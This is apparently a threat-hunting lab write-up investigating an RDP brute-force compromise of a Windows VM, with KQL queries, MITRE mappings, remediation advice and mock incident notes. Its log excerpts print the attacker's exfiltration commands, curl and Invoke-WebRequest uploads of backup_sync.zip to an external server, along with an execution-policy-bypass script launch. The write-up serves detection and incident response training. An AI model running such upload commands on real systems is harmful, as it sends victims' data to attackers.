
Flag 7 — Early Discovery Command (`"cmd.exe" /c systeminfo`)
“Shortly after logging in, the attacker ran commands to learn about the machine — basic “what is this system?” reconnaissance.”

Answer: `"cmd.exe" /c systeminfo`
MITRE Technique: T1082 – System Information Discovery

Evidence: Earliest discovery command executed under compromised account.

KQL Query Used (MDE):

```
DeviceProcessEvents
| where Timestamp between (datetime(2025-09-16) .. datetime(2025-09-16 23:59:59))
| where AccountName in~ ("slflare","misawa")
| where ProcessCommandLine == '"cmd.exe" /c systeminfo'
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
InitiatingProcessFileName, AccountName
| order by Timestamp asc
```



Timestamp	DeviceName	FileName	ProcessCommandLine	InitiatingProcessFileName	AccountName
Sep 16, 2025 2:40:...	slflarewinsysmo	cmd.exe	"cmd.exe" /c systeminfo	powershell.exe	slflare

Timestamp	Sep 16, 2025 2:40:28 PM
DeviceName	slflarewinsysmo
FileName	cmd.exe
ProcessCommandLine	"cmd.exe" /c systeminfo
InitiatingProcessFileName	powershell.exe
AccountName	slflare

* This was the most challenging flag, requiring over 100+ test attempts over the span of 4 days. We exhaustively tested variations of discovery commands (`whoami`, `systeminfo`, `ipconfig`, `netstat`, etc.). After confirming with logs and cross-checking wrong-answer history, the accepted flag was: "cmd.exe" /c systeminfo
… (full list maintained separately in flag7_wrong_answers.txt)

🚩 Flag 8: Archive Creation & Upload


Flag 8 — Archive Created (backup_sync.zip)
“The attacker packaged up data into a zip file — that’s the file they intended to steal.”

Answer: backup_sync.zip
MITRE Technique: T1560.001 – Archive Collected Data: Archive via Utility


Evidence: Archive created in Temp folder, then uploaded via curl / Invoke-WebRequest.

KQL Queries Used (MDE):

```
// Upload commands
DeviceProcessEvents
| where Timestamp between (datetime(2025-09-14 00:00:00) .. datetime(2025-09-17 00:00:00))
| where AccountName in~ ("slflare","misawa")
| where ProcessCommandLine has_any ("curl -X
POST","Invoke-WebRequest","Invoke-RestMethod","-F \"file=@","/api/upload","-InFile")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine
| order by Timestamp asc
```



Timestamp	DeviceName	AccountName	FileName	ProcessCommandLine
Sep 16, 2025 2:43:...	slflarewinsysmo	slflare	cmd.exe	"cmd.exe" /c curl -X POST -F "file=@C:\Users\SLFlare\AppData\Local\Temp\backup_sync.zip" http://185.92.220.87:8081/upload
Sep 16, 2025 2:43:...	slflarewinsysmo	slflare	curl.exe	curl -X POST -F "file=@C:\Users\SLFlare\AppData\Local\Temp\backup_sync.zip" http://185.92.220.87:8081/upload
Sep 16, 2025 2:43:...	slflarewinsysmo	slflare	cmd.exe	"cmd.exe" /c powershell -Command "Invoke-WebRequest -Uri 'http://185.92.220.87:8081/api/upload' -Method POST -InFile 'C:\U...
Sep 16, 2025 2:43:...	slflarewinsysmo	slflare	powershell.exe	powershell -Command "Invoke-WebRequest -Uri 'http://185.92.220.87:8081/api/upload' -Method POST -InFile 'C:\Users\SLFlare\...



Timestamp	DeviceName	AccountName	FileName	ProcessCommandLine
Timestamp	Sep 16, 2025 2:43:20 PM			
DeviceName	slflarewinsysmo			
AccountName	slflare			
FileName	cmd.exe			
ProcessCommandLine	"cmd.exe" /c curl -X POST -F "file=@C:\Users\SLFlare\AppData\Local\Temp\backup_sync.zip" http://185.92.220.87:8081/upload			
Sep 16, 2025 2:43:...	slflarewinsysmo	slflare	curl.exe	curl -X POST -F "file=@C:\Users\SLFlare\AppData\Local\Temp\backup_sync.zip" http://185.92.220.87:8081/upload
Timestamp	Sep 16, 2025 2:43:21 PM			
DeviceName	slflarewinsysmo			
AccountName	slflare			
FileName	curl.exe			
ProcessCommandLine	curl -X POST -F "file=@C:\Users\SLFlare\AppData\Local\Temp\backup_sync.zip" http://185.92.220.87:8081/upload			
Sep 16, 2025 2:43:...	slflarewinsysmo	slflare	cmd.exe	"cmd.exe" /c powershell -Command "Invoke-WebRequest -Uri 'http://185.92.220.87:8081/api/upload' -Method POST -InFile 'C:\U...
Timestamp	Sep 16, 2025 2:43:28 PM			
DeviceName	slflarewinsysmo			
AccountName	slflare			
FileName	cmd.exe			
ProcessCommandLine	"cmd.exe" /c powershell -Command "Invoke-WebRequest -Uri 'http://185.92.220.87:8081/api/upload' -Method POST -InFile 'C:\Users\SLFlare\AppData\Local\Temp\backup_sync.zip'"			


🚩 Flag 9: C2 Connection Destination


Flag 9 — C2 Destination Confirmed (185.92.220.87)
“Multiple processes contacted the same external host — confirming that host as the attacker’s control/exfiltration server.”

Answer: 185.92.220.87
MITRE Techniques: T1071.001 — Application Layer Protocol: Web Protocols (HTTP/S); T1105 — Ingress Tool Transfer

KQL Query Used (MDE):

```
let start = datetime(2025-09-14 00:00:00);
let end   = datetime(2025-09-17 00:00:00);
DeviceNetworkEvents
| where Timestamp between (start .. end)
| where InitiatingProcessAccountName in~ ("slflare","misawa")
| where InitiatingProcessFileName in~ ("msupdate.exe","powershell.exe","curl.exe","cmd.exe")
| extend RemoteIP = tostring(RemoteIP), RemoteUrl = tostring(RemoteUrl)
| where isnotempty(RemoteIP) or isnotempty(RemoteUrl)
| where not (RemoteIP startswith "10." or RemoteIP startswith "192.168." or RemoteIP startswith "127." or RemoteIP startswith "169.254." or RemoteIP matches regex @"^172\.(1[6-9]|2[0-9]|3[0-1])\.")
| extend Destination = iff(isnotempty(extract(@"https?://([^/:]+)", 1, RemoteUrl)), extract(@"https?://([^/:]+)", 1, RemoteUrl), RemoteIP)
| summarize FirstSeen=min(Timestamp) by Destination
| order by FirstSeen asc
| take 1
```





🚩 Flag 10: Exfiltration Attempt Detected

Flag 10 — Exfil Attempt (185.92.220.87:8081)
“The attacker tried to upload the staged zip file to that external server over HTTP — this is the actual data theft attempt.”


Answer: 185.92.220.87:8081
MITRE Technique: T1048.003 – Exfiltration Over Unencrypted Protocol

Evidence: Outbound HTTP POSTs using curl and Invoke-WebRequest uploading backup_sync.zip to external server.

KQL Queries Used (MDE):

// Network evidence


```
DeviceNetworkEvents
| where Timestamp between (datetime(2025-09-16 00:00:00) .. datetime(2025-09-16 23:59:59))
| where InitiatingProcessAccountName in~ ("slflare","misawa")
| where InitiatingProcessFileName in~ ("msupdate.exe","powershell.exe","curl.exe","cmd.exe")
| extend RemoteIP = tostring(RemoteIP), RemotePort = tostring(RemotePort)
| where isnotempty(RemoteIP)
| where not (RemoteIP startswith "10." or RemoteIP startswith "192.168." or RemoteIP startswith
"127." or RemoteIP startswith "169.254." or RemoteIP matches regex
@"^172\.(1[6-9]|2[0-9]|3[0-1])\.")
| project Timestamp, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteIP,
RemotePort, Protocol
| order by Timestamp asc
```



Timestamp	InitiatingProcessFileName	InitiatingProcessCommandLine	RemoteIP	RemotePort	Protocol
Sep 16, 2025 2:39:03 PM	msupdate.exe	"msupdate.exe" -ExecutionPolicy Bypass -File C:\Users\Public\update_check.ps1	185.92.220.87	80	Tcp
Sep 16, 2025 2:42:17 PM	powershell.exe	powershell.exe	185.92.220.87	80	Tcp
Sep 16, 2025 2:42:26 PM	powershell.exe	powershell.exe	185.92.220.87	8081	Tcp
Sep 16, 2025 2:43:42 PM	curl.exe	curl -X POST -F "file=@C:\Users\SLFlare\AppData\Local\Temp\backup_sync.zip" http://185.92.220.87:8081/upload	185.92.220.87	8081	Tcp

```
// Process command lines (shows upload)
DeviceProcessEvents
| where Timestamp between (datetime(2025-09-16 00:00:00) .. datetime(2025-09-16 23:59:59))
| where AccountName in~ ("slflare","misawa")
```

```
| where ProcessCommandLine has_any ("curl -X POST","Invoke-WebRequest","-F
\"file=@","-InFile","/api/upload")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine
| order by Timestamp asc
```



---

2. Investigation Summary

What Happened:
An attacker brute-forced RDP credentials for account `slflare` from IP `159.26.106.84`. They executed `msupdate.exe` with a malicious PowerShell script, established persistence via

scheduled task `MicrosoftUpdateSync`, performed host discovery (`systeminfo`), collected local data, archived it into `backup_sync.zip`, and exfiltrated it via HTTP POST to `185.92.220.87`.

Attack Timeline:

- **Started:** 2025-09-16 01:40 (UTC)
- **Ended:** 2025-09-16 02:46 (UTC)
- **Duration:** ~1 hour 6 minutes
- **Impact Level:** Medium (full interactive control, persistence, and data exfiltration)

---

3. Who / What / When / Where / Why / How

Who:

- Attacker: 159.26.106.84
- Victim Accounts: slflare, misawa
- Affected System: thseptbruce1 (Windows 11 VM)
- Impact on Users: Unauthorized access, persistence, exfiltration

What:

- Attack Type: RDP credential brute force → valid account compromise
- Malicious Activities: Executed `msupdate.exe`, discovery, credential collection, persistence, exfiltration

When:

- First Malicious Activity: 2025-09-16 01:40 (UTC)
- Last Observed Activity: 2025-09-16 02:46 (UTC)

- Detection Time: TBD
- Total Attack Duration: ~1 hour 6 minutes
- Is it still active? No

Where:

- Target System: thseptbruce1
- Attack Origin: Remote IP 159.26.106.84
- Network Segment: Cloud VM environment

Why:

- Likely Motive: Establish foothold, stage exfiltration, possible follow-on access

How:

- Initial Access Method: Brute-force RDP (valid account `slflare`)
- Tools/Techniques: `msupdate.exe`, PowerShell, curl, Invoke-WebRequest
- Persistence Method: Scheduled Task — MicrosoftUpdateSync
- Data Collection: Shadow copies, local files, discovery commands
- Communication Method: HTTP POST to 185.92.220.87

Analyst Workflow

From an investigative standpoint, the workflow progressed as follows:

- **Authentication Review** – Investigated failed logons. Confirmed brute force attempts followed by a successful RDP login from an external IP.

- **Process and Execution Check** – Reviewed process tree. Identified suspicious binary executed after login, which then spawned PowerShell scripts for payload execution.
- **Persistence and Evasion Review** – Validated changes to Defender settings with folder exclusions. Found a scheduled task created by the attacker to maintain access across reboots.
- **Recon and Network Analysis** – Traced attacker commands used for host discovery including system enumeration. Observed outbound network traffic to external command and control infrastructure.
- **Exfiltration Review** – Detected creation of a staged data archive. Correlated with outbound traffic showing an exfiltration attempt to external IP and port.

---

4. Recommendations

Immediate Actions:

- Isolate VM `thseptbruce1`
- Disable/Delete scheduled task `MicrosoftUpdateSync`
- Quarantine `msupdate.exe` and collect `update_check.ps1`
- Reset credentials for `slflare` and `misawa`
- Block attacker IP 159.26.106.84 and exfil IP 185.92.220.87

Short-term (1–30 days):

- Reimage VM, validate persistence removal

- Apply MFA on RDP logins
- Restrict RDP to known IPs
- Enable deeper command-line auditing

Long-term:

- Harden RDP access using bastion host / gateway
- Expand anomaly detection rules in Sentinel for brute force, suspicious task creation, exfil events
- Conduct user training on credential hygiene

Detection Improvements:

- Sentinel alert: multiple RDP failures followed by success
- Alert on execution of binaries from `C:\Users\Public` or `Downloads`
- Alert on scheduled task creation with suspicious names
- Alert on creation of archives in Temp followed by external uploads

---

Hypothetical Outreach Note

To: Organization Security Team
Cc: Affected User (`slflare`), VM Owner
From: Incident Response (Bruce Thornton)
Date: 2025-09-21
Subject: Incident Containment — RDP Compromise on VM *thseptbruce1*

What we found (high level)

On 2025-09-16 an external actor (source IP 159.26.106.84) gained interactive RDP access to a cloud VM (`thseptbruce1`, host `slflarewinsysmo`) using the account slflare. The

attacker executed a dropped binary (`msupdate.exe`) that launched a PowerShell script, created persistence via a scheduled task (`MicrosoftUpdateSync`), contacted a remote server (`185.92.220.87`), and attempted to upload a staged archive (`backup_sync.zip`) to `185.92.220.87:8081`.

Following our investigation of the incident on *thseptbruce1*, we identified the following key findings:

- **External attacker IP: 159.26.106.84**
- **Compromised account: slflare**
- **Malicious execution: msupdate.exe (PowerShell payload)**
- **Persistence mechanism: Scheduled Task (MicrosoftUpdateSync)**
- **C2/exfiltration: 185.92.220.87:8081**

We have already contained the VM in the lab environment and preserved evidence.

Recommendations shared with the organization and affected user:

1. **Reset and secure credentials for the `slflare` account; enforce MFA.**
2. **Remove persistence (`MicrosoftUpdateSync`) and quarantine malicious files.**
3. **Block attacker IPs/domains across the network perimeter.**
4. **Reimage or rebuild the affected VM to ensure full remediation.**
5. **Perform organization-wide hunting for IOCs (msupdate.exe, update_check.ps1, backup_sync.zip).**
6. **Harden RDP access (restrict exposure, require MFA, monitor for brute force attempts).**

We have passed these recommendations to IT operations and the affected account owner. Coordination for remediation, re-imaging, and follow-up forensics is ongoing.

— Bruce Thornton, Incident Response Analyst

Hypothetical Executive Summary Outreach Communication — Incident Report (RDP Compromise)

Date of Incident: September 14–16, 2025
Analyst: Bruce Thornton
Systems Affected: Cloud-hosted Windows VM (*thseptbruce1* / *slflarewinsysmo*)
Compromised Account: `slflare`

What Happened

An external attacker from IP address 159.26.106.84 gained remote access to our cloud-hosted Windows VM by successfully logging in with stolen account credentials. After gaining access, the attacker ran a malicious program (`msupdate.exe`) and a PowerShell script to begin taking control of the system.

They then created a scheduled task called MicrosoftUpdateSync to ensure they could return later, even after reboots. The attacker used discovery commands (such as `systeminfo`) to gather details about the machine, packaged data into a file called backup_sync.zip, and attempted to send it to their external command-and-control server (185.92.220.87:8081).

Key Findings

- **Initial Access: Brute-force login via RDP using account `slflare`**

- **Malicious Activity: Execution of `msupdate.exe` with PowerShell script `update_check.ps1`**
- **Persistence: Scheduled task `MicrosoftUpdateSync` created to maintain access**
- **C2 Infrastructure: Outbound traffic to 185.92.220.87 (ports 80, 8081)**
- **Exfiltration Attempt: Archive `backup_sync.zip` staged and upload attempted to attacker's server**

Impact

- **Attacker had full interactive access to the VM.**
- **Attempted to exfiltrate data externally.**
- **Persistence established, meaning they could return if the system were not remediated.**
- **Broader organizational risk if similar accounts or systems are exposed.**

Recommendations

Immediate Actions:

- **Isolate or rebuild the VM (*thseptbruce1*).**
- **Remove scheduled task `MicrosoftUpdateSync`.**
- **Quarantine malicious files (`msupdate.exe`, `update_check.ps1`).**
- **Reset and secure account `slflare` (apply MFA).**
- **Block external IP 159.26.106.84 and 185.92.220.87 at firewalls/proxies.**

Short Term (30 days):

- **Audit for other accounts or systems with RDP exposure.**
